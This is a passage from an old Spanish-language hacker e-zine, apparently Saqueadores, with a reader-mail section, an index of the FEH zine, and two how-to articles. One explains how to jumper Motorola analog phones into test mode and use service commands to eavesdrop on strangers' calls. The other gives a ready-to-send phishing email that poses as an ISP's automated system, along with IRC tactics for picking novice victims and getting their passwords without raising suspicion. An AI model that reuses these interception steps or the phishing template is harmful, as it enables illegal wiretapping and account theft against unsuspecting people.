A si que ahora que la mayoria esta en la playa, podeis empezar a quedar con conocidos de la scene, o empezar a conocer gente para quedar... todavia queda mucho verano. Ir creando grupos en el irc, con nombres como #ibiza, #torrevieja, #marbella, o donde paseis las vacaciones y empezad a organizar la fiesta... y quien sabe a lo mejor hasta ligais (:D

* NOTA -- Si alguien quiere organizar una quedada por la zona de levante (Alicante, Murcia, Cartagena, o alrededores) que me lo haga saber... y a lo mejor me acerco a saludar. :) --> el_duke1@hotmail.com

Espero que con estos consejillos la gente se anime a montar reuniones al estilo de las CON que se montan en USA... pero mientras tanto podeis ir praticando en vuestro barrio... Y por supuesto no os olvideis llevar las gafas oscuras :-)

Saludos

El Duke de Sicilia

EOF

```
ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
º 10. MOVILES ANALOGICOS REPROGRAMACION Y ESCANEO                           º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
```

Hola, me presento en Saqueadores con un textito puramente practico que te va a hacer pasar buenos ratos.

-Por que comprar un scanner para escuchar moviles cuando lo puedes tener gratis???

Gran pregunta, quien no tiene un telefonito movil analogico en su casa??, quien no ha hecho mas de 2000 pst en fotocopias y le han regalado uno??? quien no ha dado de baja uno y lo tiene tirado en el cajon??? .....

Lo primero que teneis que saber es como funciona una comunicacion a traves de un telefono celular (cosa que yo no voy a explicar) ya que te pasaran cosas y no sabras que son.
Lo segundo es tricarte un telefono analogico, dicese de Moviline, ya que con un GSM no haces na de na. (no robes, no esta bien)
Y por ultimo te lees el texto y te partes un poco el coco.

Bueno pues vamos a empezar con el telefono, alguna informacion del siguiente texto ha sido tomada de otros en ingles y recopilada despues de mucho tiempo, la colocare traducida y explicada.

Lo primero que hay que hacer es entra en el "Command Mode" del telefono del telefono, es decir, el telefono funciona a traves de una serie de frecuencias y atendiendo a una serie de comandos, pues bien lo que consigues entrando en ese Modo es establecer tu dichos comando manualmente, es decir forzar frecuencias por ejemplo y escuchar....

Voy a describir la forma de entrar en el modo comando de algunos telefonos, pero no tiene porque funcionar en el tuyo (en el mio no lo hizo) con lo que tendras que descubrirlo por ti mismo, tranquilo, despues de eso lo demas esta chupado.

****************ACCEDIENDO AL MODO TEST****************

Series 95xx:

Algunos telefonos de las nuevas series no necesitan puentear la masa, prueba con la siguiente secuencia:

FCN + 0 + 0 + * + * + 8 3 7 8 6 6 3 3 + STO

Me ahorrare hablar de telefonos con maletin instalados y solo voy a comentar los portatiles, si hay alguien interesado en los otros que hable con los chicos de saqueadores, lo estudien, y hablen conmigo (si a ellos les parece bien)

Modelos portatiles:

Hay dos tipos basicamente, los de la tapita (Flip) y los mas grandes, como los 8000 y la serie Ultra Classic.
Algunos nuevos telefonos de Motorola y Pioneer no tienen tapa pero el procedimiento es el mismo que para los Flips.

8000 y Series Ultra Classic.

Si tienes un 8000 lo primero es determinar el Tipo, antes de entrar.

En la parte de atras del movil, abajo, esta el numero F09... (numero de serie)
Si el cuarto digito de este numero es una D, NO puedes reprogramar a traves
del modo comandos, necesitas un programador RTL4154/RTL4153 para hacer
cualquier cambio (ve olvidando y volviendo al principio, buscar un telefono)

Que no tiene D, BIEN! haz lo siguiente:

Quita la bateria y localiza los 12 contactos en la parte de arriba, cerca del
conector de la antena. Estan numerados del 1 al 12 desde arriba izquierda
hasta abajo derecha. Puentea con masa el Pin 6 (arriba derecha) al encender
telefono, usa para ello el Pin 7 (abajo izquierda). Para llegar al Pin 6
haz lo siquiente:

1. La parte de rriba de la bateria que cubre los contactos esta hueco.
Haz un agujero con cuidado y corta el pastico, ahi esta el Pin 6.

2. Si no te quieres cargar la bateria aplica 7.5 Voltios externamente
a ambos polos en la parte de abajo del telefono, puentea el Pin 6 al
"arrancar".

Hay mas formas pero con esas dos yo creo que es suficiente.

Series Ultra Classic II:

  Puentea Pin 2 con Pin 4.

Series Micro-Tac "Flip":

Son metodos similares a los de los 8000.

Localiza los tres contactos de la bateria en la parte de atras del telefono
los dos externos son los de la alimentacion y el central es una Masa
"extra", en algunos le sirve al telefono para saber el estado de la
bateria.

Puentea el pin central a el negativo y el telefono al encender lo hara en
modo comandos directamente, este es el metodo seguido por mi, hubiese
sido muy util tener un texto asi para no tener que comerme la cabeza y
descubrirlo.

**********DENTRO DEL MODO COMANDO**********

Ok. Aqui empieza lo realmente bonito, vamos a ver que podemos hacer con esto,
voy a poner algunos comandos, pero solo unos pocos, es decir, los necesarios,
para no alargarme demasiado, porque como ya dije es un texto eminentemente
practico.

 La pantalla del modo comando...

Veras dos lineas (si tu movil lo permite), pulsa # y pasaras al modo servicios
pero voy a explicar un poco que son estas dos lineas.
Hay 5 tipos de pantallas dependiendo del modelo, uno de 16 digitos, 14, 10
(con dos versiones), 8 y 7 digitos.

Vamos a centrarnos en el analogico.

Display de 14 Caracteres (el mas comun)

```
      +---------------+
      | A B C D E F G |
      | H I J K L M N |
      +---------------+
```

```
ABC = Canal en el que te encuentras
D   = *Modo de proceso de la llamada
EFG = RSSI
H   = **(D)SAT
I   = 1=TX on
J   = 1=Se¤al de Tono
K   = Potencia (0-7)
L   = 1=Canal de control
M   = 1=RX Audio off
N   = 1=TX Audio off


*Modo de prodeso de la llamada:
BLANK = AMPS
A = NAMPS High Sub-Channel
B = NAMPS Center Sub-Channel
C = NAMPS Low Sub-Channel

**(D)SAT:
0 = 5970 Hz
1 = 6000 Hz
2 = 6030 Hz
3 = No SAT
------------
0-6 = DSAT Vector
7 = No DSAT

Una vez aqui empezamos las escuchas...

                -Pulsa # para entrar en el modo servicio.

                -Aparecera una especia de prompt con un ’ .

                -Pulsa 08# para activar el altavoz

                -Pulsa 11xxxx# donde xxxx es un numero de canal, puedes
                meterlos a voleo, pero sera dificil pillar algo, lo mejor es
                que en la pantalla primera marque numeros y veas por que
                canal te responde tu estacion con el audio, para poder asi
                localizar algunos canales de tu zona. El canal saldra en el
                lugar ABC.

                -Escucha }:-)))


 Ahora describo algunos comandos que puedes introducir, pero muy poquitos.

01#  Reinicia el Telefono.

02#  Te muestra el status del canal en el que te encuentres.

07#  Desactiva el altavoz

08#  Activa el altavoz

11xxxx# Fuerza el telefono a una determinada frecuencia.

12x# Potencia de salida; (0,1-7) 0=Maxima (3 Watts) 7=Minima
     Con esto seras el Rey de la comunicacion en tu zona :-)

40#  Recibe los datos del canal de Voz.
```

```
     Muy util cuando pierdas la conversacion y quieras seguirla.

47x# Volumen
     (Para F19CTA ...Series )
                                       X=0, Minimo
                                       X=6, Maximo
                                       X=7, mute
                                       Normal es 4.
     (Para Mini TAC Transceivers)
                                       X=0, Minimo
                                       X=7, Maximo
                                       Normal es 4.
     (For TDMA Transceivers y F09F... Series y de alta potencia)
                                       X=0, Minimo
                                       X=15, Maximo
                                       Normal es 2 a 4.

56#  Este es muy gracioso, es un test de iluminacion.



   Cuando estes escuchando un canal activa el comando 40#, para "escuchar"
   a donde se dirige la conversacion, luego toma los siguientes numeros
   (xxxx) y los metes en el programa en C adjunto, el te devolvera el numero
   de canal despues de hacer una conversion a binario y luego a decimal.

        ???xxxx???    Toma los valores de las xxxx

       Compila esto:

-----------------------------------Corta-----------------------------
/* Convierte los codigos Hex del Motorola
         --Doctor Who                                                */

#include <stdio.h>
main()
{
int st;
while(1)
 {
  printf("\n XXXXNNNXXX\n Enter digits hex digits NNN: ");
  scanf("%x",&st);
  printf("Channel: %d\n",st & 1023);
 }
}
-----------------------------------Corta-----------------------------


// NOTA: Cruiser incluia una lista de frecuencias de canales en su articulo
original que no aparece aqui debido a su excesiva longitud, esta lista viene
en el mismo zip de la revista con el nombre de freqs.txt, si no tienes este
archivo puedes conseguirlo bajando Saqueadores 10 desde nuestro HomePage en
Geocities. //


Gracias a Mike Larson por su Biblia del Motorola y al Doctor Who por su
conversor para el FOVC (Forward Voice Channel).

No suelto el rollo legal y demas, pero que sepas si vas a escuchar que es
ilegal y te pueden empapelar y si conoces al tio que estas escuchando no
le digas nada, simplemente escucha y CALLA! o yo mismo te buscare para
```

meterte el movil por el culo.

- Cruiser -

EOF

ÉÍÍÍ»
º 11. COLABORACIONES Y PETICIONES º
ÈÍÍÍ¼

Pues nada, no os relajeis, habeis superado todas nuestras expectativas con respuestas, articulos... de tal modo que en este numero hemos tenido que dejar mucho fuera para no pasarnos (y eso que este es el *numero mas largo* en la historia de Saqueadores).
Seguid asi, leemos todo lo que llega (esperamos que llegue todo lo que se manda pero quien sabe) e intentamos publicar la mayor parte de los articulos y contestar la mayor parte de los mensajes. Tened paciencia, estamos pensando incluso poner en nuestro web alguno de los articulos que no vayan a aparecer en Saqueadores (por extension, por tocar temas ya tratados mas ampliamente..) seria una forma de "homenaje" a todos los que colaborais con nosotros.
Lo importante de una revista es que este "viva" y en una revista "virtual" solo se sabe por los mails, las visitas al Web.. nosotros no estamos con la OJD ni tenemos cifras de ventas ni nada de eso, solo a vosotros.
Pero creemos que es mas que suficiente. :-)
Ahora voy a intentar aclarar un poquito las cosas en cuanto a "quien es quien" y como estan las cosas:

- Todos los interesados en suscripcion, entrar en la lista de correo de Saqueadores, distribucion de la revista y demas aspectos "administrativos"

El Duke de Sicilia <el_duke1@hotmail.com>
Si HotMail no responde <el_duke@usa.net>

- Los que quieran puntualizar, a¤adir o corregir algun articulo.

A su autor y si no hay direccion e-mail, enviadselo a:
El Duke de Sicilia <el_duke1@hotmail.com> o a
Eljaker <eljaker@hotmail.com>

- Los que tengan articulos para enviar, bugs o cualquier cosa "publicable" asi como los que quieran dar su opinion sobre la revista en general y/o sobre el web y los que quieran enviar dinero ;-) a

Paseante <paseante@geocities.com>

Preocupado por el correo seguro?. Utiliza las LLAVES PGP que vienen al final de la revista (si es que aun no las tenias).

Nuestra HomePage: http://www.geocities.com/SiliconValley/8726
La pagina de Vanhackez: http://vanhackez.islatortuga.com
(con muchos links, programas y los numeros de Saqueadores of course!)

Si intentais contactar con algun miembro de Saqueadores o con alguno de los que han escrito en la revista y no os contesta no os preocupeis. No sabemos que pasa!!. Pero a veces la gente ’desaparece’ y no por motivos como los del mes pasado.

Para los que todavia esperan la "revision" de los temas tratados en anteriores numeros de Saqueadores avisarles de que esto no se va a hacer ya que en nuestro site -seccion revistas- existe un archivo ("content.zip") que incluye los indices de los numeros 1-10, el que quiera saber de que se ha tratado en SET ya sabe lo que tiene que hacer. :-)

He contestado a casi todos los mensajes que han llegado, si alguien mando un mensaje que requeria respuesta y lleva tiempo esperando que me de un

toque, puede que la ida o la vuelta se hayan perdido por el ciberespacio (tambien hay alternativas mas paranoicas)

Para los que nos leen en los paises de habla hispana en America o en cualquier pais extranjero, escribidnos!!. Queremos saber como esta alli el panorama, que se piensa de la revista.. Venga, que no cuesta nada enviar un mensaje.

EOF

```
ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
º 12. LAS MEJORES PUBLICACIONES EN INGLES // INDICE DE LA REVISTA FEH       º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
```

Aqui estamos otra vez con esta seccion y otra vez con una de las publicaciones clasicas en el mundo hacker de alto nivel. La FEH (Fuxin’ Eleet Haxors) Una de las mejores y mas completas. Con muy buenos articulos tecnicos, de opinion e incluso de humor.

La FEH editada por ReDragon uno de los grandes gurus del hacking de estos ultimos tiempos, y con la colaboracion de muchos de los mas conocidos hackers de la scene: Hotrod, SnoCrash, Seven Eleven, gheap, Morph, Tele Monster, x0x, foo, Okinawa, HoD, john0, SnoNinja, Kamakize, Mythrandir, t3, etc...

Y os preguntareis por que hago tanto hincapie en los nombres de los colaboradores. Lo hago para que os vayan sonando estos nombres, es una especie de introduccion a la scene hack. Si quereis llegar a ser buenos hackers teneis que empezar a conocer a la elite del hacking, para que cuando entreis en los canales de irc de los grandes grupos sepais con quien merece la pena hablar.

Espero que dentro de pocos a¤os vuestros nombres empiecen a sonar en la scene con tanta fuerza como lo hacen los nombres que os acabo de mencionar.

Los sites oficiales donde podeis encontrarla son: ftp.fc.net/pub/defcon/FEH
y en ftp.2600.com/pub/publications/feh.
Tambien en el site de Underhack en su seccion de Revistas encontrareis links a esta y otras publicaciones de interes.
[La direccion de Underhack http://underhack.islatortuga.com]

PUNTUACION: 9 (sobre 10)

* Articulos recomendados

Y ahora el indice:

Issue #1
July 1st, 1995

Table of Contents:

12. An Interview with Dale Drew [part 1] by ReDragon
* 13. "How to Hack Using Scripts [part 1] by Seven Eleven
14. "How to Hack a Toaster Oven" by bl0ke

Issue #2
September 24th, 1995

Table of Contents:
General Stuff
    Intro
    Table of Contents
    /var/spool/mail/feh
Technical Articles:
*   Fast TCP/IP Introduction   by ReDragon
    IP Fragmenting   by Anon
    Mail Clobber   by gheap
    Acrofile Plus   by Morph
    Hacker Light Show   by Tele Monster
Entertaining Articles:
    Hackers Review   by Juliet
    Eleetness of Garage Sales   by x0x
    Installing Sendmail   by foo
    Pumpcon IV Info   by Okinawa
    Pizza Hut Hacking   by HoD
    Weird Al Logs   by john0
    Why Someone is lame   by SnoCrash
    Hacking a Light Switch   by Dhate
    Eleetness of AOL hackers   by Minuteman
    How to Be Eleet   by b0b
    How to Destroy Pac-Man   by Hotrod
    Urination, A Poem   by y
Serious Commentary:
    Trust Among Hackers   by ReDragon
    GUI mentality   by Krosis & ReDragon
    The Evil GUI   by Krosis
    The Unabomber Manifesto   by FC

Issue #3
November 9th, 1995

Table of Contents:
General Stuff
    Intro
    Table of Contents
    /var/spool/mail/feh
Technical Articles:
    FOVC C code   by Ho’ DeFone
    TCP Decode in Perl   by entropy
*   SnifFTP   by ReDragon
Entertaining Articles:
    CERT Advisories   by b0b & casret
    Urban Cow Tipping   by Anonymous
    The REAL #hack FAQ   by t3
    Sekrets of the Superhacker by morph
    A Sick Article   by xgirl & gwar
    A Poem   by y

```
    A Pumpcon Review            by y
    A REAL Pumpcon Review       by Hotrod
    A Bedtime Story             by LANsharc
    The Pantomine Horses        by y
    A0L Spools
    Some other random spool
```

Issue #4
December 26th, 1995

Table of Contents:

Saludos

El Duke de Sicilia

EOF

```
ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
º 13. CLAVE: LLEVATELA POR LA JETA                                         º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
```

Vamos a explicar aqui algo sobre la obtencion de claves, los veteranos de la revista recordareis los articulos de Eljaker sobre como "pescar" claves en el IRC, es verdad que posiblemente sea ese el mejor medio para "ganarse la confianza" de los novatos que desembarcan a millones en Internet pero a mi personalmente no me gusta, tal vez por que soy mas paranoico que la mayoria pero eso de que me hagan un /uwho no me va nada definitivamente.
Yo quiero pescar la clave sin que el novato tenga opcion a saber nada de mi, es mas sin que ni siquiera _sospeche_ (hasta que sea tarde).
Os preguntareis ¨y como? algunos incluso habreis ido mas alla y pensareis, -ya lo tengo!, el tipico truco de llamar por telefono o enviar un mensaje a un novato haciendose pasar por personal de su proveedor y solicitando la clave para "comprobaciones". Si pero no.

Vamos a hacerlo de una manera mas... sofisticada ;-) , escribiremos a nuestro novato *aparentando ser un programa de ordenador*, pensad, los novatos pueden querer hablar con un ser humano pero no van a ponerse a discutir con un programa, o bien contestan o dejan de lado el mensaje sin darle importancia.

Veamos un ejemplo en el que intentaremos hacernos con la clave de lamer@timo.es

```
---------------------------------------------------------------------------
From:ftprobot@timo.es
To:lamer@timo.es
Reply-To:ftprobot@center.com
Subject: Su pagina Web!!

[BODY]

               --Bienvenido a nuestro sistema!!

NOTA: Este mensaje ha sido generado automaticamente

Recientemente usted se dio de alta con nosotros para acceder a Internet.
Le agradecemos su confianza, como sabra por ser cliente nuestro usted tiene
derecho a poner su propia pagina en Internet de manera GRATUITA.
Hasta ahora para hacer esto usted tenia que completar un largo y complejo
formulario on-line, ahora le ofrecemos la oportunidad de crear el directorio
FTP necesario para tener su pagina de una manera mucho mas comoda y facil.
Ahorrara tiempo y telefono y no tendra que preocuparse de rellenar
complicados formularios.

Para ser uno mas de los cibernautas que tienen su propia pagina en Internet
solo tiene que contestar a este mensaje -Opcion Reply o Reply Mail segun
su programa de correo- y escribir al lado de los campos de mas abajo los
datos requeridos. Tan simple y facil como eso:

E-mail:
Clave:

Ponga su direccion de correo y su clave *vigilando su correcta escritura*
de otra manera el programa sera incapaz de procesar su peticion.

Si no desea crear su directorio FTP simplemente ignore este mensaje.
```

Le recordamos que una vez creado el directorio FTP aun tendra que dise¤ar
su pagina Web si no sabe como hacerlo pongase en contacto con nosotros,
nuestras tarifas son extremadamente competitivas.

16-9-95 FTPRobot 4.2.1 by MIT Institute
        Registered version by Timo.es

¨Que os parece? };->

Ante esto el novato tiene opciones como:

- Descartar el mensaje, no pasa nada.
- Intentar hablar con el servicio tecnico de su ISP, poco probable,
  no se sabra explicar y es posible que acabe con la cabeza del reves.
- Enviar su clave y su login, sobre todo si se siente moderno y quiere
  'demostrarse' lo "competente" que es en esto de Internet.

Nota: Lo de pongase en contacto con nosotros es para infundir confianza no
espero que lo haga y por si acaso no me "olvido" de mencionar la palabra
magica: .Tarifas.

Os habreis fijado que el Reply-To es diferente al From. Esto es asi por que
se supone que nosotros no tenemos cuenta en ese proveedor, caso de tenerla
y de poder usarla (por que la cuenta del Reply-To se "quemara" con este uso)
nos seria mas facil (si se puede abrir cuentas es bueno abrirlas con nombres
como info, service, clientes, ftprobot, mailrobot..ya me entendeis).
De todos modos el novato dificilmente se fijara en esto y si se fija ¨que?
ve que le escribe ftprobot@timo.es y que responde a ftprobot@center.com,
esas son cosas tecnicas que el no entiende, mirad un mensaje con full headers
a ver si no veis los nombres raros que tienen los ordenadores de vuestro
proveedor (oscar.yyyy.es, finet.yyyy.es, etc, etc, etc). No le dara
importancia.

Una recomendacion es no pasarse con esto, si enviais 500 mails de este tipo
se correra la voz, recordad, una llamada de un novato al servicio tecnico no
es problema pero muchas llamadas explicando lo mismo es un problema serio.

Y con esto que?. Muy facil, el novato tendra espacio FTP pero seguramente
tardara un tiempecillo en utilizarlo y nosotros siempre andamos necesitados
de almacenes ;-> , otra cosa curiosa es la posibilidad de abrir una segunda
cuenta de correo. Muchos proveedores permiten tener 2 cuentas de correo, el
novato tardara tiempo en enterarse y saber completar el proceso. Mientras
tanto tenemos una cuenta POP para nosotros solitos.
Por supuesto tambien tenemos acceso a _su_ cuenta pero en este caso no os
aconsejo utilizarla, podria llegar a bajarse alguno de nuestros mensajes!!

Lo que desde luego DESAPRUEBO EXPLICITAMENTE es aprovechar para "putearle",
borrando su correo, usando su cuenta para mandar junk mail o post ofensivos..
Eso es comportamiento de lamers, si no tenemos nada contra el no tenemos
por que fastidiarle, mientras tanto simplemente utilizamos unos recursos que
el no utilizaria. Realmente no es un gran "perjuicio", no os ensa¤eis con
alguien aprovechando lo que aprendeis aqui.
[Ademas puede que alguno de vosotros haya recibido uno de esos formularios
ya }:->]
Tened siempre presente la etica del hacker. Mirad pero no tocad.
Algo asi como: "Ante todo que no haya heridos".
Y ademas imaginad el disgusto del pobre hombre (o mujer) que esta todo
ilusionado con Internet si de repente ve que no puede conectarse, que su
correo no va... son gente que en algunos casos ha tenido que

```
LLAMAR a su proveedor por telefono para que les dijesen.. cual era su propia
direccion e-mail. (veridico) Dejad tranquilos a los pobrecillos.

-Ah! y por supuesto.

--------------------------------------------------------------------------
From:ftprobot@timo.es
To: lamer@timo.es
Reply-To: ftprobot@center.com
Subject: Confirmacion

[BODY]

Estimado lamer.

Su comando se ha llevado a cabo con exito.

--Extracto del resultado de su comando--

create ftp/usr/~lamer
ftp/usr/~lamer OK
Quit
---------------------------------------

Su directorio FTP es ahora ftp/usr/~lamer
Cuando haya construido su pagina Web haga un upload a este directorio.

17-9-95 FTPRobot 4.2.1 by MIT Institute
        Registered version by Timo.es
--------------------------------------------------------------------------


Ya veis, un poco de jerga chorra nunca viene mal, ahora lamer@timo.es tan
feliz y sintiendose casi un genio por haber creado un directorio el solito.
Prevengo de pasarse de recochineo y mandarle mensajes como:
Formatting timo.es master disk drive completed at your request.
Como ya digo, no hay que pasarse. Ya que sera cornudo encima no lo apaleeis.


Hay otras aproximaciones para conseguir el objetivo, si usamos el IRC podemos
entablar conversaciones con novatos y derivar el tema hacia la dificultad
de uso de Internet (tantas preguntas, claves, configuraciones..)
Aprovechamos para dejar caer que "nos parece" que se esta utilizando un
nuevo metodo _mucho mas sencillo_ para crear espacio FTP, si nos sentimos
paranoicos podemos explicarle por query al novato que se trata de un
mensaje al que hay que contestar con la clave y asi evitamos que alguien del
canal que sepa mas del tema empiece a sospechar.
Si hay varios novatos del mismo proveedor conviene que todos se enteren,
frecuentamos el canal/canales unos dias, seleccionamos las presas y mandamos
mails a todos (asi cuando se pregunten entre ellos lo encontraran normal), es
dificil que nadie nos "fiche" hasta entonces puesto que *nunca* habremos
pedido una clave sino simplemente explicado lo que hemos oido acerca de
las "nuevas facilidades" que dan los proveedores.
No se, vosotros mismos, creo que la idea esta clara y estoy seguro de
que alguno sera capaz de a¤adir interesantes modificaciones.
Este "acercamiento" esta especialmente indicado para aprovechar las avalanchas
de novatos que se producen con los "regalo de un mes de conexion", "ofertas
de kiosco" y "superofertas de proveedores" que pillan a un publico
completamente desconocedor de lo que es un ordenador y mucho mas aun de lo
que es Internet.  Simplemente no abuseis..demasiado. ;-)
```

EOF

```
ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
º 14. LA VOZ DEL LECTOR                                                     º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
```

Ante la avalancha de mails recibidos hemos decidido retomar la seccion de la revista destinada a publicar alguno de esos mensajes, para ello hemos tenido que dejar fuera los que eran de caracter estrictamente privado y aquellos que contenian tantos datos personales que hacian imposible reproducirlos sin tener que alterar todo el mensaje.
Si algun mensaje proviene de una cuenta que lleve directamente a un usuario "real" no incluiremos su direccion de remite por privacidad, si eres uno de esos usuarios y no te importa que la incluyamos escribenos indicandolo, asimismo si no quieres que algun mensaje tuyo pueda llegar a publicarse dilo en tu mail.

Entre todos los que nos han escrito mencion especial a Net-Yonkie.
¨Por que?. Juzgad vosotros mismos. Habla Net-Yonkie (mejor escribe)

"Aqui te copio lo que les mande a los periodicos (el dia despues de mandarte el mail a ti). Todavia no me han respondido, pero sigo esperando... por cierto, copie algunas expresiones que usaste tu en el saquea9, pero es que me parecio que eran las palabras justas para expresar lo que yo tambien siento :)"

-        -   -   -   -   -   -   -   -

A la redaccion:
El motivo de mi mail, es denunciar unos hechos que estan ocurriendo y que los periodicos no tienen conocimiento de ello (o no quieren publicar).
Supongo que todos recordareis la famosa operacion de desmantelamiento del "jamon y el vino", famosa pagina web en internet. Pues bien, al mismo tiempo que se daba esa operacion, otra se producia en la sombra. Esta se trata de la SUPRESION A CONCIENCIA de varios representantes del movimiento hacker en Espa¤a (ojo que digo hacker, no pirateador de software... NO tiene nada que ver lo uno con lo otro). Esta supresion, se ha cobrado varias victimas -si, victimas, lo he escrito bien- que no habian hecho absolutamente nada.
A estas personas se las acusa de poseer programas "destinados a alterar o suprimir la proteccion de otros.." , cosa por la cual media espa¤a deberia estar en la carcel. Pero no es asi. Estas personas eran completamente anonimas, o eso se pretendia; ¨porque entonces se las ha perseguido, pinchado su email, rastreado hasta que se las ha encontrado????? La unica respuesta posible es que ha sido POR PROMOVER EL HACKING, lo que parece que a las fuerzas de seguridad no les ha gustado lo mas minimo. Si ellos hubieran editado un fanzine acerca del "cuidado de las plantas" se les habria detenido o siquiera buscado? La respuesta clara y rotunda es que NO.
Pero claro... ellos han pensado ¨como acusar a alguien de hacer hacking? (el acusar a alguien de hacer hacking es como acusarle de pensar... parece que eso de tener ideas, pensar por uno mismo no esta muy bien visto) Pues muy sencillo, acusandole de otras cosas completamente irrisorias, y que no tienen sentido alguno. Siguieron pensando, y se dijeron, "¨como hacer que la prensa no se entere? porque claro, somo fuerzas de seguridad, y no podemos permitir que alguien sepa que atentamos contra el derecho a la libre expresion. Ah, ya esta! podemos montar otra operacion paralela a la que la llamaremos operacion jamon y vino, en la que podemos detener a unos cuantos, y asi con el barullo nadie se entera" Esto es exactamente lo que han hecho.
Es lamentable ver como se le da tan poca importancia en los periodicos (que la tiene y mucha) a las detenciones de ciertas personas, y ver como hay gente a la que ni siquiera se menciona. Es triste el ver como se mezcla en un mismo articulo a los hackers y a los pirateadores de software, QUE NO ES LO MISMO (nunca me cansare de repetirlo)

Un hacker desea aprender mas cosas, explora, descubre agujeros de seguridad y los publica o se los dice a otros. Sin ellos, internet no existiria tal y como es ahora. Son los hackers quienes nos han proporcionado la seguridad de saber, que si un sistema tiene un agujero, ellos lo descubriran, y se lo diran al mundo entero, con lo que nuestra seguridad aumenta despues de poner el consiguiente parche... pero tampoco confio en que muchos entiendan esto... Como conclusion, solo decir, que espero que la noticia de estas detenciones de autenticos hackers, no haya llegado hasta vuestra redaccion... porque de ser asi, y al no ser publicada, estariais contribuyendo a una campa¤a de desinformacion por parte del estado. Asi se contribuye a que nadie conozca a los hackers... espero que vuestro periodicos no tengan esas actitudes fascistas, y que empiece a investigar ahora mismo este hecho.

ARRIBA EL HACKING HISPANO!!!!!!!
Firmado:Net-Yonkie
Direccion:netyonkie@hotmail.com

P.D. Este mail ha sido mandado a todos los periodicos de espa¤a
- - - - - - - - -

"Aproximadamente lo he mandado a unos 54 periodicos, y a unos 3 o 4 periodistas. Tambien a 3 cadenas de TV. Esperemos que sirva de algo"

Como diria Jesulin -im-prezionante!, la verdad es que algunos de los integrantes de Saqueadores han entrado en estado de shock al leer esto. El Duke tiene unas ganas enormes de "pasar desapercibido" y supe inmediatamente que le alegraria el dia si le enviaba una copia de este mensaje. }:->.
Su frase favorita seria: "En estos momentos la paranoia no es suficiente"
Tampoco se lo reprocho, a mi casa no han venido unos se¤ores a hacer preguntas embarazosas. :(
De cualquier manera agradecemos la colaboracion activa de Net-Yonkie.

Una muestra de los comentarios de apoyo que hemos recibido, este proviene de Wanderer.

Estupenda revista, estupendo planteamiento, estupendo grupo.
Lo lamentable es que a la gente como nosotros se nos trate como se esta tratando a algunos colegas como el caso de Fer y otros tantos.
Pero seguro que contra todos nosotros no podran, si todos seguimos unidos y fieles a nuestras ideas.-

HACK THE WORLD!!

Os aseguramos que ha sido muy gratificante recibir decenas de comentarios como este, animandonos a seguir con nuestra tarea y expresando apoyo.

Algunos no solo expresaban apoyo sino que daban ideas y trucos, como Panic.

Hola, antes de nada mi total apoyo con la revista, con la importante labor que estais realizando y sobre todo animaros a seguir ante las

inclemencias.

Pues que leyendo un articulo sobre la revista sobre el Telefono y las frecuencias, deciais que en una linea de marcacion por pulsos el metodo para marcar el numero era interumpir el bucle un N§ de veces. Estos cortes tenian una frecuencia determinada. Ahora va el truquillo.
Pues bien, dado que el margen de error de esa frecuencia es bastante grande se puede, con un poco de practica, conseguir marcar el N§ de Telefono que nosotros queramos sin mas que imitar esos cortes con el interruptor de colgar el telefono. La frecuencia con la que apretemos el interruptor debe de ser rapida y segura, por lo que tendremos que practicar un poco, y la pausa entre numero y numero puede ser tan larga como nosotros queramos.
Este truquillo, que aunque a la mayoria de nosotros no nos sirve de nada, puede venir muy bien para la gente que viva en residencias, que tengan auriculares de esos que solo sirven para escuchar y no para marcar.
Nada mas, y intentad seguir con la serie sobre las lineas telefonicas que estaba muy interesante.

Por cierto, no he encriptado el articulo porque no va nada ilegal en el, espero que no os siente mal.

_____ Saludos de PANIC desde PUCELA _____

Ya ves que no nos sienta mal el que no este encriptado :-) pero si lo que vais a enviar es "sensible" la encriptacion es muy recomendable, de hecho y dependiendo de la direccion a la que escribais **el correo se encripta automaticamente por el camino**, ventajas de Inet ;-)

Y para finalizar esta seccion otra muestra mas de uno de los lectores que nos escribe y ademas aporta algo, en este caso un relato, de Smokkoms <smokkoms@hotmail.com>

Estimado Paseante :
